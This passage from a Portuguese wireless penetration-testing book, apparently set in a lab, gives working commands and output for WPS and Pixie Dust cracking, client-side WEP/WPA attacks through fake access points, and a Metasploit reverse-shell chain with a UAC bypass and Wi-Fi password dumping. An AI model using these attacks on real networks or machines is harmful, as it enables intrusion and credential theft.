root@kali# **wpa_cli wps_reg 74:EA:3A:E1:E8:66 02283470**

Selected interface 'wlan0'

OK

5. Nesse momento o wpa_supplicant fará a conexão ao ponto de acesso. No final é retornado uma mensagem de que a conexão foi bem-sucedida.

root@kali# **wpa_supplicant -Dwext -iwlan0 -c /etc/wpa_supplicant.conf**

ioctl[SIOCSIWENCODEEXT]: Invalid argument

ioctl[SIOCSIWENCODEEXT]: Invalid argument

wlan0: Failed to initiate AP scan

wlan0: Trying to associate with 74:ea:3a:e1:e8:66 (SSID='TP-LINK_E1E866' freq=2462 MHz)

wlan0: Associated with 74:ea:3a:e1:e8:66

wlan0: WPA: Key negotiation completed with 74:ea:3a:e1:e8:66 [PTK=CCMP GTK=CCMP]

wlan0: CTRL-EVENT-CONNECTED - **Connection to 74:ea:3a:e1:e8:66 completed** (auth) [id=1 id_str=]

6. Visualize o conteúdo do arquivo */etc/wpa_supplicant.conf* com a senha

wireless da rede.

root@kali# **tail /etc/wpa_supplicant.conf**

network={

ssid=" **TP-LINK_E1E866**"

bssid=74:ea:3a:e1:e8:66

psk=" **senha123**"

proto=RSN

key_mgmt=WPA-PSK

pairwise=CCMP

auth_alg=OPEN

}

12.2.4 Pixie dust attack

Em 2011, após anunciada a falha do protocolo WPS, alguns desenvolvedores passaram a controlar o número de tentativas do número PIN. Normalmente, após dez tentativas falhas, o WPS é bloqueado, sendo ignorada qualquer nova tentativa de negociação via WPS.

O *pixie dust attack* consiste em realizar a quebra do WPS de maneira offline. A vulnerabilidade está na mensagem M3: no corpo da mensagem é utilizado duas chaves AES de 128 bits randômicas (E-S1 e E-S2) para encriptação da primeira e da segunda metade do PIN, respectivamente. Se as duas chaves forem descobertas, é possível recuperar o número PIN com um ataque offline

em menos de um segundo, em vez de “chutar” o número PIN no roteador (processo que pode levar de 8 a 12 horas).

Algumas versões de firmwares de roteadores implementam um fraco sistema de geração de algoritmos pseudoaleatórios (PRNG – usado no processo de geração das chaves randômicas E-S1 e E-S2): na primeira troca de mensagens são capturados todos os dados necessários para a posterior quebra e recuperação offline do número PIN. Para mais detalhes sobre a técnica, acesse:

https://passwordscon.org/wp-content/uploads/2014/08/Dominique_Bongard.pdf.

O programa que explora essa vulnerabilidade é o pixiewps, que se encontra em *https://github.com/wiire/pixiewps*. Versões posteriores ao Reaver 1.5.2 implementam a quebra offline do WPS com a opção -K 1:

root@kali# **reaver -i mon0 -b 74:EA:3A:E1:E8:66 -vv -K 1**

Essa falha é relativa ao firmware do roteador, não sendo todos os roteadores vulneráveis. Utilizando essa opção contra um TP-LINK com o modelo TL-WR741N, não foi possível a recuperação do PIN pelo pixie dust attack:

root@kali# **reaver -i mon0 -b 74:EA:3A:E1:E8:66 -vv -K 1**

Reaver v1.5.2 WiFi Protected Setup Attack Tool

Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 74:EA:3A:E1:E8:66

[+] Switching mon1 to channel 11

[+] Associated with 74:EA:3A:E1:E8:66 (ESSID: TP-LINK_E1E866)

[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000

[+] Trying pin 12345670.

[+] Sending EAPOL START request

[+] Received identity request

[+] Sending identity response

[P] E-Nonce: c5:0b:f4:4d:f7:5a:00:61:fa:2a:76:f1:62:58:93:06

[P] PKE:

84:9b:e7:d5:aa:cc:8f:5a:80:63:4a:1a:38:55:08:66:29:8e:df:11:c6:18:50:06:3a:46:c

[P] WPS Manufacturer: TP-LINK

[P] WPS Model Name: TL-WR741N

[P] WPS Model Number: 1.0/2.0

[P] Access Point Serial Number: 1.0

[+] Received M1 message

[P] R-Nonce: 89:e7:39:e9:4f:d5:a1:49:7f:e1:aa:95:00:e9:b9:1f

[P] PKR:

90:19:09:2e:5d:bb:e7:2c:0d:e1:56:ec:34:d8:f6:c3:e7:11:eb:b0:e2:b3:3a:92:f9:b3:0

[P] AuthKey:

38:5d:be:ef:0c:b0:70:8a:4d:58:e9:79:20:38:4b:18:66:a9:c5:18:e5:ec:61:48:c6:2b:

[+] Sending M2 message

[P] E-Hash1:

6e:80:43:73:1a:84:21:4e:e8:b4:72:a2:ee:5b:04:bb:93:cc:1c:b8:e3:79:e9:3d:36:cf:

[P] E-Hash2:

bb:07:8f:0f:7f:b0:a1:6f:85:af:3a:60:36:c1:fc:80:c8:69:81:cc:80:b7:25:ea:eb:54:15

[Pixie-Dust]

[Pixie-Dust] Pixiewps 1.1

[Pixie-Dust]

[Pixie-Dust] **[-] WPS pin not found!**

[Pixie-Dust]

[Pixie-Dust] [*] Time taken: 0 s

[Pixie-Dust]

Em vez de atacarmos o roteador, podemos atacar o cliente para recuperar

senhas wireless, tornando o processo bem mais simples.

1

Fonte:

http://en.wikipedia.org/wiki/Wi-

Fi_Protected_Access#EAP_extensions_under_WPA_and_WPA2_Enterprise.

2 Além do MSCHAPv2 também é possível utilizar o PAP (senha não criptografada), CHAP, MD5 etc.

Utilize o programa eapmd5pass para quebra do MD5.

3 Os métodos foram categorizados segundo Stefan Viebock em seu PDF Brute forcing Wi-Fi Protected

Setup. O PDF encontra-se em *http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf*.

CAPÍTULO 13

Atacando o cliente

Os ataques mais potentes contra redes wireless são aqueles voltados à exploração do cliente em vez do AP. Alguns deles já foram descritos no capítulo 11, “Ataques de falsificação”, como o Rogue AP e Evil Twin. Além desses ataques, as redes wireless possibilitam ataques voltados diretamente contra o cliente para a recuperação da senha, sem a necessidade de um ponto de acesso.

Normalmente, quando uma interface wireless é ativada, automaticamente procura pelas redes que ficam armazenadas em uma lista da sua memória (redes preferenciais) enviando pacotes Probe Request. No momento em que encontra uma rede com o ESSID igual ao ESSID em sua lista de redes preferenciais, envia o pedido de conexão. Caso a senha e o sistema de criptografia sejam o mesmo, o cliente conecta-se à rede.

O atacante pode tirar vantagem disso da seguinte forma:

• Monitorar passivamente a rede para descobrir quais são os Probe Request enviados pela estação cliente e criar um ponto de acesso falso com o

mesmo ESSID. Isso fará com que o cliente se conecte à máquina do atacante, pensando ser uma conexão legítima.

• Criar um ponto de acesso falso com o mesmo ESSID que o cliente já esteja conectado e utilizar ataques DeAuth contra a rede original. Dessa forma, o cliente irá conectar-se à máquina do atacante pelo Probe Request.

Neste capítulo será explorada a forma de criar uma rede falsa e como obter a senha WEP ou o 4-way handshake utilizando-se apenas o cliente, sem necessidade do ponto de acesso.

13.1 Caffe-Latte

O ataque *Caffe Latte* é um ataque direcionado contra a criptografia WEP. Por meio de modificações especiais no pacote, é possível recuperar a senha WEP somente pelo cliente.

Os passos a seguir mostram como realizar um ataque de Caffe-Latte:

1. Mude a criptografia do roteador para a criptografia WEP (Figura 5.12).
2. Conecte um cliente à rede legítima. Essa etapa fará com que o cliente armazene o ESSID na sua memória e, posteriormente, emita Probe Request procurando por esse ESSID.
3. Desligue o roteador e inicie a captura com o Airodump-ng, verificando se o cliente emite o Probe Request para a rede.
4. O Airbase-ng será usado para iniciar a rede falsa:

Sintaxe de uso:

airbase-ng < *opções*> < *monitor*>

Opções de uso:

-a *BSSID*

BSSID da rede que será construída.

-e/--essid *ESSID* O ESSID deverá ser o mesmo da rede com a criptografia WEP.

-L

Inicia o ataque Caffe Latte.

-W 1

Ativa flag WEP.

-c *canal*

Canal de transmissão.

Inicie a rede falsa com o Airbase-ng:

root@kali# **airbase-ng -c 11 -W 1 -L --essid TP-LINK_E1E866 mon0**

5. Quando o cliente conectar-se à rede, será exibida uma mensagem que o

ataque de Caffe Latte foi iniciado com sucesso.

root@kali# **airbase-ng -c 11 -W 1 -L --essid TP-LINK_E1E866 mon0**

16:15:07 Created tap interface at0

16:15:07 Trying to set MTU on at0 to 1500

16:15:07 Access Point with BSSID 00:23:15:73:86:6C started.

16:15:42 Client 78:59:5E:90:23:33 associated (WEP)

16:17:04 **Starting Caffe-Latte attack** against 78:59:5E:90:23:33 at 100 pps.

6. Inicie a captura com o Airodump-ng e perceba que a quantidade de #Data irá aumentar:

root@kali# **airodump-ng -c 11 --essid TP-LINK_E1E866 -w chaveWEP mon0**

7. Realize a quebra da senha WEP com o Aircrack-ng:

root@kali# **aircrack-ng chaveWEP-01.cap**

13.2 Hirte Attack

Do mesmo modo que no ataque Caffe Latte, o *Hirte Attack* obtém a senha WEP por intermédio do cliente.

A diferença entre Caffe Latte e Hirte Attack é que o Hirte Attack é uma extensão do ataque Caffe Latte: por meio de técnicas como fragmentação é possível utilizar quase todo o tipo de frame wireless para efetuar o ataque (já o ataque Caffe Latte realiza um *flip* – uma pequena modificação – do pacote ARP Request enviado pelo cliente. Essa pequena modificação gera uma enxurrada de respostas ARP Response, que são utilizadas pelo Aircrack-ng para a quebra da senha WEP).

Para realizar o Hirte Attack, troque a flag -L por -N:

root@kali# **airbase-ng -c 11 -W 1 -N --essid TP-LINK_E1E866 mon0**

16:15:07 Created tap interface at0

16:15:07 Trying to set MTU on at0 to 1500

16:15:07 Access Point with BSSID 00:23:15:73:86:6C started.

16:15:42 Client 78:59:5E:90:23:33 associated (WEP)

16:17:04 **Starting Hirte attack** against 78:59:5E:90:23:33 at 100 pps.

Observação: o correto funcionamento dos ataques Caffe Latte/Hirte Attack irá depender da versão

do sistema operacional do cliente que está se conectando à rede. Portanto, não é todo o cliente que

é suscetível ao Caffe Latte/Hirte Attack e também não é toda placa wireless que aceita o ataque

Caffe Latte/Hirte Attack (em testes pessoais, utilizei o USB wireless TP-LINK TL-WN721N).

Essas limitações são devidas à natureza do Caffe Latte: é necessário que o cliente se conecte à rede

(mesmo que seja uma conexão limitada) e não são todos os sistemas operacionais que possibilitam

isso. Por exemplo: os ataques Caffe Latte/Hirte Attack foram testados contra um sistema

operacional Android sem resultados positivos, isso porque o Android não tem conexão limitada.

Os resultados são positivos quando o cliente é um sistema Windows.

13.3 Quebra do WPA/WPA2 PSK

Assim como a criptografia WEP, a criptografia WP/WPA2 PSK também

pode ser decifrada somente pelo cliente.

O procedimento a seguir captura o 4-way handshake somente usando o

cliente:

1. Configure a criptografia para WPA/WPA2 PSK (Figura 5.27).

2. Conecte um cliente à rede legítima. Essa etapa fará com que o cliente armazene o ESSID na sua memória e posteriormente emita Probe Request procurando pelo ESSID.

3. Desligue o roteador e inicie a captura com o Airodump-ng, verificando se o cliente emite o Probe Request para a rede.

4. Após detectar que o cliente emite o Probe Request procurando pela rede, inicie um falso ponto de acesso com o Airbase-ng para capturar o 4-way handshake.

Opções de uso:

-z < *valor*> Criptografia WPA. < *valor*> indica a cifra criptográfica: 2=TKIP 4=CCMP.

-Z

Criptografia WPA2. < *valor*> indica a cifra criptográfica: 2=TKIP 4=CCMP.

< *valor*>

-W 1

Ativa flag WEP. Mesmo em redes que utilizem a criptografia WPA/WPA2 PSK, opte por ativar essa

flag.

Crie a rede falsa:

root@kali# **airbase-ng --essid TP-LINK_E1E866 -c 11 -W 1 -z 2 mon0**

5. Capture o tráfego com Airodump-ng:

root@kali# **airodump-ng -c 11 --essid TP-LINK_E1E866 -w chaveWPA2 mon0**

6. Realize a quebra da senha WPA/WPA2 PSK com Aircrack-ng:

root@kali# **aircrack-ng chaveWPA2-01.cap -w dicionário**

13.4 Múltiplos pontos de acesso

Uma boa maneira de se descobrir determinada criptografia via Probe Request emitido pelos clientes é criar vários pontos de acesso, cada um com um determinado sistema de criptografia. Assim, o cliente irá conectar à criptografia correta.

O procedimento a seguir mostra como criar vários pontos de acesso:

1. Crie uma rede WPA/WPA2 PSK (Figura 5.27).

2. Conecte um cliente na rede legítima. Essa etapa fará com que o cliente armazene o ESSID na sua memória e, posteriormente, emita Probe Request procurando pelo ESSID.

3. Desligue o ponto de acesso e inicie a interface em modo monitor:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

4. Inicie o Airbase-ng escolhendo um sistema de criptografia diferente (OPN, WEP e WPA2):

• Rede OPN:

root@kali# **airbase-ng -c 11 mon0 -e TP-LINK_E1E866**

• Rede WEP:

root@kali# **airbase-ng -c 11 mon0 -e TP-LINK_E1E866 -W 1**

• Rede WPA/WPA2 PSK com criptografia WPA TKIP:

root@kali# **airbase-ng -c 11 mon0 -e TP-LINK_E1E866 -W 1 -z 2**

Ao buscar pela rede armazenada em suas redes preferenciais, o cliente conecta-se automaticamente à criptografia correta (Figura 13.1).

Uma observação importante deve ser feita ao criar pontos de acesso na etapa 4. Embora seja possível criar vários pontos de acesso com o mesmo endereço MAC e o cliente conecte-se à rede (conforme mostra a figura 13.1), muitas vezes criar vários ESSIDs com um único MAC poderá confundir o cliente wireless, que tentará conexão com todos os sistemas de criptografia e, por fim, não se conectará à rede nenhuma. Um conselho pessoal é criar ESSIDs com MAC diferentes. Dessa forma, a etapa 4 poderá ser refeita da seguinte forma:

• Rede OPN:

root@kali# **airbase-ng -c 11 mon0 -e TP-LINK_E1E866 -a 00:00:00:00:00:01**

• Rede WEP:

root@kali# **airbase-ng -c 11 mon0 -e TP-LINK_E1E866 -W 1 -a 00:00:00:00:00:02**


• Rede WPA/WPA2 PSK com criptografia WPA TKIP:

root@kali# **airbase-ng -c 11 mon0 -e TP-LINK_E1E866 -W 1 -z 2 -a 00:00:00:00:00:03**

Figura 13.1 – Cliente conecta-se à rede TP-LINK_E1E866 com criptografia WPA/WPA2 PSK.

Ao buscar pela rede armazenada em suas redes preferenciais, o cliente conecta-se somente à criptografia correta (Figura 13.2).

Figura 13.2 – Cliente conecta-se à rede TP-LINK_E1E866 com criptografia WPA/WPA2 PSK.

13.4.1 Karma

A ferramenta Karma (*http://theta44.org/karma*) foi desenvolvida como um método de ataque similar à construção de pontos de acesso falsos, com a diferença de que, no Karma, o ponto de acesso falso criado responde por qualquer ESSID emitido por Probe Request.

Por exemplo: o usuário A está emitindo Probe Request para redeA, já o

usuário B está emitindo Probe Resquest para redeB. Assim, se não for utilizado o Karma, as redes redeA e redeB deveriam ser criadas de forma manual. O Karma escuta por Probes e responde individualmente a cada STA, fingindo ser ao mesmo tempo as redes redeA e redeB. Quando o STA tiver se associado ao Karma, ataques de exploração de vulnerabilidade em browser e captura de credenciais são efetuados. Porém, o Karma já está obsoleto com a sua última atualização lançada em janeiro de 2006.

Atualmente há diversos softwares que implementam a função do Karma de responder por diversos Probe Request, assumindo a identidade de qualquer ESSIDs: há a implementação do Karma integrado ao Metasploit (Karmetasploit), Jasager, WiFi Pineapple (desenvolvido pela equipe Hak5) e o próprio Airbase-ng.

Utilize a opção -P do Airbase-ng para que ele responda automaticamente por qualquer Probe Request:

root@kali# **airbase-ng -c 1 -P mon0**

Será criado um ponto de acesso padrão com o nome Default e criptografia OPN: o Airbase-ng responderá por qualquer Probe Request para redes OPN.

13.5 Exploits

Além do pentest realizado em redes wireless, há diversos outros tipos de teste e metodologia que são seguidos e realizados.

No livro *Introdução ao pentest* de minha autoria foi adotada a metodologia

Backtrack (metodologia adotada pelos autores Shakeel Ali e Tedi Heriyanto do livro *Backtrack 4: Assuring Security by penetration Testing*), com algumas adaptações feitas por mim. O pentest é dividido nas seguintes etapas:

1. Planejamento do projeto
2. Footprinting
3. Fingerprinting
4. Enumeração
5. Mapeamento de vulnerabilidades
6. Exploração do alvo
7. Engenharia social (opcional)
8. Escalonamento de privilégios
9. Manutenção do acesso
10. DoS – Negação de serviço
11. Documentação técnica
12. Redes sem fio (opcional)

A etapa *6 – Exploração do alvo* – consiste em invadir a máquina com softwares que exploram falhas (exploits) em outros softwares. Quando uma vulnerabilidade é explorada com um exploit, o *shell* do sistema (acesso à máquina) é fornecido. Com acesso à máquina, a recuperação da senha wireless torna-se uma tarefa trivial.

13.5.1 Framework Metasploit

O Metasploit é um framework para criação, desenvolvimento e utilização de exploits. Alguns conceitos básicos devem ser entendidos antes de utilizar o Metasploit:

- Exploit – É a prova do conceito de que a vulnerabilidade existe e com ele é possível explorar a vulnerabilidade no software afetado, ganho acesso antes não permitido.
- Payload – É o código malicioso que faz parte do exploit (ou compilado independentemente) que executa comandos arbitrários no sistema-alvo. O *payload* realiza um canal de comunicação entre o atacante e o alvo. É por meio do payload que é possível o acesso ao sistema (obtenção do shell).
- Shellcode – É o código malicioso que faz parte do exploit e tem como missão injetar códigos no sistema-alvo, causando *buffer overflow* ou estouro de pilha. Normalmente o *shellcode* vem acompanhado do payload. Uma vez que o buffer overflow seja feito pelo shellcode, será necessária a injeção de um código malicioso que permita, por exemplo, a obtenção do shell do sistema. O shellcode é o que de fato explora a vulnerabilidade.

Uma das interfaces de uso do Metasploit é o Msfconsole.

13.5.2 Msfconsole

O Msfconsole é uma interface em linha de comando bastante flexível e

simples de ser utilizada, sendo uma das principais interfaces de manuseio do Metasploit.

Inicie o Msfconfole:

root@kali# **msfconsole**

Será utilizado o payload Meterpreter para acesso à máquina Windows:

msf> **use exploit/multi/handler**

msf exploit(handler) > **exploit**

[*] Started reverse handler on 192.168.1.100:4444

[*] Starting the payload handler...

Por padrão, o Metasploit autoconfigura o payload como sendo o Meterpreter com o IP do Kali Linux e a porta de escuta 4444.

Para obter o acesso à máquina Windows, deverá ser gerado e executado o payload Meterpreter.

Realize o procedimento a seguir para geração do payload Meterpreter:

1. Inicie o Social Engineering Toolkit (SET):

root@kali# **setoolkit**

2. Selecione as opções:

• 1 – Social Engineering Attacks.

• 9 – Powershell Attack Vectors.

• 1 – Powershell Alphanumeric Shellcode Injector:

• Digite o IP Kali Linux.

• A porta em que o Meterpreter buscará conexão (443) deverá ser

alterada para a porta 4444.

3. O SET pergunta se o usuário deseja iniciar o Metasploit. Responda como

no, pois ele já foi iniciado.

4. Finalize o SET.

No

final

será

gerado

o

arquivo

/root/.set/reports/powershell/x86_powershell_injection.txt, mova-o para o

Windows com o nome de *shell.bat*.

Uma vez executado o arquivo *shell.bat* no Windows, a primeira sessão

Meterpreter estará ativa:

msf exploit(handler) > **exploit**

[*] Started reverse handler on 192.168.1.100:4444

[*] Starting the payload handler...

--- Nesse momento é executado o arquivo shell.bat no Windows ---

[*] Sending stage (770048 bytes) to 192.168.1.101

[*] Meterpreter **session 1** opened (192.168.1.100:4444 -> 192.168.1.101:1130)

at 2015-03-16

15:10:34 -0300

meterpreter >

Com o Meterpreter ativo é possível realizar determinadas ações como captura de teclas digitadas, upload, download de arquivos etc. Para mais detalhes da utilização do Metasploit e seus módulos, consulte o livro *Introdução ao Pentest*, de minha autoria.

Como

o

objetivo

é

recuperar

a

senha

wireless,

o

módulo

post/windows/wlan/wlan_profile

deverá

ser

executado.

Realize

o

procedimento a seguir para executá-lo e obter acesso a todas as senhas

wireless armazenadas na lista de redes preferenciais.

1. Mantenha a sessão ativa do Meterpreter, porém em background.

meterpreter> **background**

2. Um passo muito importante quando se realiza um pentest é o

escalonamento de privilégios. Normalmente, quando um acesso é feito, é

realizado de forma restrita, sendo necessário, portanto, escalonar os

privilégios para um acesso completo à máquina (certifique-se de

desabilitar o antivírus antes de prosseguir).

meterpreter> **background**

msf exploit(handler) > **use exploit/windows/local/bypassuac_injection**

msf exploit(bypassuac_injection) > **set SESSION** *sessao_Meterpreter*[1]

SESSION => 1

msf exploit(bypassuac_injection) > **exploit**

[*] Started reverse handler on 192.168.1.100:4444

[+] Windows 7 (Build 7600). may be vulnerable.

[*] UAC is Enabled, checking level...

[+] Part of Administrators group! Continuing...

[+] UAC is set to Default

[+] BypassUAC can bypass this setting, continuing...

[*] Uploading the Payload DLL to the filesystem...

[*] Spawning process with Windows Publisher Certificate, to inject into...

[+] Successfully injected payload in to process: 2156

[*] Sending stage (770048 bytes) to 192.168.1.101

[*] Meterpreter **session 2** opened (192.168.1.100:4444 -> 192.168.1.101:1037) at 2015-03-16

15:49:39 -0300

[+] Deleted C:\Users\win7\AppData\Local\Temp\cgjsVgGo.dll

[*] Waiting 0s before file cleanup...

[+] Deleted C:\Windows\System32\sysprep\CRYPTBASE.dll

meterpreter> **getsystem**

...got system (via technique 1).

meterpreter> **getuid**

Server username: **NT AUTHORITY\SYSTEM**

3. No momento em que o escalamento de privilégios é feito, o Metasploit

gera a segunda sessão Meterpreter. Essa é a sessão com acesso autoridade

do qual será trabalhada.

meterpreter> **background**

--- O commando sessions exibe todas as sessões Meterpreter ativas ---

msf exploit(bypassuac_injection) > **sessions**

Active sessions

===============

Id Type Information Connection

-- ------ ----------- ----------

1 meterpreter x86/win32 PC\win7 @ PC 192.168.1.103:4444 -> 192.168.1.101:1036

(192.168.1.101)

2 meterpreter x86/win32 PC\win7 @ PC 192.168.1.103:4444 -> 192.168.1.101:1037

(192.168.1.101)

4. O módulo *post/windows/wlan/wlan_profile* recupera todas as senhas

armazenadas na lista de redes preferenciais:

msf exploit(bypassuac_injecttion) > **use post/windows/wlan/wlan_profile**

msf post(wlan_profile) > **set SESSION 2**

SESSION => 2

msf post(wlan_profile) > **exploit**

[+] Wireless LAN Profile Information

GUID: {9e599739-aa18-456e-8b01-9b9d122c3302} Description: Qualcomm Atheros

AR9485WB-EG Wireless Network Adapter State: The interface is connected to a network.

Profile Name: TP-LINK_E1E866

<?xml version="1.0"?>

<WLANProfile
xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">

<name> **TP-LINK_E1E866**</name>

<SSIDConfig>

<SSID>

<hex>54 50 2d 4c 49 4e 4b 5f 45 31 45 38 36 36</hex>

<name>TP-LINK_E1E866</name>

</SSID>

</SSIDConfig>

<connectionType>ESS</connectionType>

<connectionMode>auto</connectionMode>

<MSM>

<security>

<authEncryption>

<authentication>WPA2PSK</authentication>

<encryption>AES</encryption>

<useOneX>false</useOneX>

</authEncryption>

<sharedKey>

<keyType>passPhrase</keyType>

<protected>false</protected>

<keyMaterial>senha123</keyMaterial>

</sharedKey>

</security>

</MSM>

4. Finalize todas as sessões Meterpreter:

meterpreter> **background**

msf post(wlan_profile) > **exit -y**

1 sessao_meterpreter indica o número da sessão Meterpreter. Assim, obtenha o número da sessão

com o comando sessions. Caso seja a primeira sessão Meterpreter, o comando final ficará set

SESSION 1.

CAPÍTULO 14

Ferramentas automatizadas

Uma ferramenta manual coleta resultados mais consistentes e estáveis, porém

consomem mais tempo do que as ferramentas automatizadas.

As ferramentas automatizadas podem ser utilizadas para acelerar o processo

de pentest. Com poucos comandos, as ferramentas automatizadas executam

em segundo plano as ferramentas manuais. Neste capítulo serão discutidas

algumas ferramentas automatizadas que auxiliam o teste de intrusão em redes

wireless.

14.1 Gerix Wifi Cracker

Apresentando uma interface visual bem amigável, a sua utilização é bem simples: o Gerix permite ataques contra o WEP, ataques de dicionário, WPS, criação de pontos de acesso falsos, rainbow tables etc. Os ataques vistos no decorrer no livro podem ser realizados com Gerix Wifi Cracker.

O Gerix utiliza em seu código-fonte a saída de dados apresentada por versões do Airmon-ng anteriores ao 1.2 rc2, devendo ser instalado no sistema. O seguinte procedimento mostra como instalar o Airmon-ng versão 1.0 rc4 no Kali Linux:

1. Realize o download do Aircrack-ng 1.0 rc4:

root@kali# **wget archive.aircrack-ng.org/aircrack-ng/1.0rc4/aircrack-ng-1.0-rc4.tar.gz**

2. Extraia os arquivos do arquivo *.tar.gz*:

root@kali# **tar xzvf aircrack-ng-1.0-rc4.tar.gz**

3. Habilite a permissão de execução para o script antigo do Airmon-ng:

root@kali# **chmod u+x aircrack-ng-1.0-rc4/scripts/airmon-ng**

4. Copie o script do Airmon-ng antigo para o diretório */usr/sbin*:

root@kali# **cp aircrack-ng-1.0-rc4/scripts/airmon-ng /usr/sbin/airmon-ngOLD**

Com o script antigo do Airmon-ng no sistema, basta instalar o Gerix, realizando os seguintes procedimentos:

1. Realize o download do programa em

https://bitbucket.org/Skin36/gerix-wifi-cracker-pyqt4/downloads.

2. Descompacte o arquivo com o unrar:

root@kali# **mkdir gerix**

root@kali# **unrar e gerix-wifi-cracker-master.rar gerix**

root@kali# **cd gerix**

3. Como o Gerix trabalha com o antigo script do Airmon-ng, será necessário substituir todas as linhas que contenham o termo “airmon-ng” por “airmon-ngOLD” do arquivo *gerix.py*:

root@kali# **mv gerix.py gerix2.py**

root@kali# **sed 's/airmon-ng/airmon-ngOLD/g' gerix2.py > gerix.py**

4. Inicie o Gerix:

root@kali:~gerix# **python gerix.py**

14.1.1 Quebra do WEP OPN

Crie uma rede WEP OPN (Figura 5.12).

Na aba Configuration, as configurações básicas, como base de dados das senhas quebradas pelo Gerix Wifi Cracker, interface wireless e a seleção da rede a ser testada são configuradas. Selecione a sua interface wireless e clique na opção Enable/Disable Monitor Mode para habilitar o modo monitor. Com a interface em modo monitor, clique na opção Rescan networks e selecione a rede a ser testada (Figura 14.1).

Na aba WEP, estão marcados os ataques voltados à criptografia WEP. O

interessante é que o Gerix categoriza os ataques WEP em sem clientes, com clientes e voltados ao cliente (Caffe Latte/Hirte Attack). Vamos testar os

ataques sem clientes para a quebra do WEP OPN (Figura 14.2).

Figura 14.1 – Rede WEP OPN a ser testada.

Figura 14.2 – Ataques voltados ao WEP.

No menu General functionalities, clique no botão Start Sniffing and logging para que o Airodump-ng faça a captura do tráfego em uma pequena janela.

No menu WEP Attacks (no-client), há duas opções para realização de ataques em redes WEP sem clientes: Chop Chop e fragmentation attack. Certifique-se de que o seu roteador suporta ataques de Chop-Chop ou de fragmentação. Por exemplo, caso suporte ataques de fragmentação, vá na aba Fragmentation Attack e clique nos seguintes botões:

• Associate with AP using fake auth

• Fragmentation attack

• Create the ARP packet to be injected on the victim accesss point

• Inject the created packet on victim access point

No término desse procedimento, o Airodump-ng vai aumentar a quantidade de #Data. Obtendo uma quantidade suficiente, a quebra da senha pode ser realizada.

Vá na aba Cracking para selecionar o método de quebra de senhas (Figura 14.3).

Figura 14.3 – Selecionando o método para quebra de senhas.

No menu WEP cracking, o método que o Gerix utiliza é o Normal Cracking (método convencional usado pelo Aircrack-ng).

14.1.2 Quebra do WEP SKA

Crie uma rede WEP SKA (Figura 5.17).

Sabendo de antemão que redes WEP SKA dependem de clientes conectados (lembra-se do challenge?), na aba WEP, clique no botão WEP Attacks (with clients) e o único ataque disponível é o ARP request replay attack (Figura 14.4).

Figura 14.4 – Ataques voltados ao WEP (com clientes).

Para iniciar o ataque contra redes WEP SKA, clique nos botões:

- Associate with AP using fake auth
- ARP request replay

Na aba Cracking e no menu WEP cracking, o Gerix realiza a quebra da senha

WEP SKA.

14.2 WiFite

O WiFite é outra suíte automatizada para ataques.

O exemplo a seguir quebra a criptografia WEP OPN com o WiFite:

1. Crie uma rede com criptografia WEP OPN (Figura 5.12).

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

3. Inicie o WiFite:

root@kali# **wifite**

[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.

NUM ESSID CH ENCR POWER WPS? CLIENT

--- --------------- ---- ---- ----- ---- ---------

1 TP-LINK_E1E866 11 WEP 73db no

2 redeA 6 WPA2 44db no

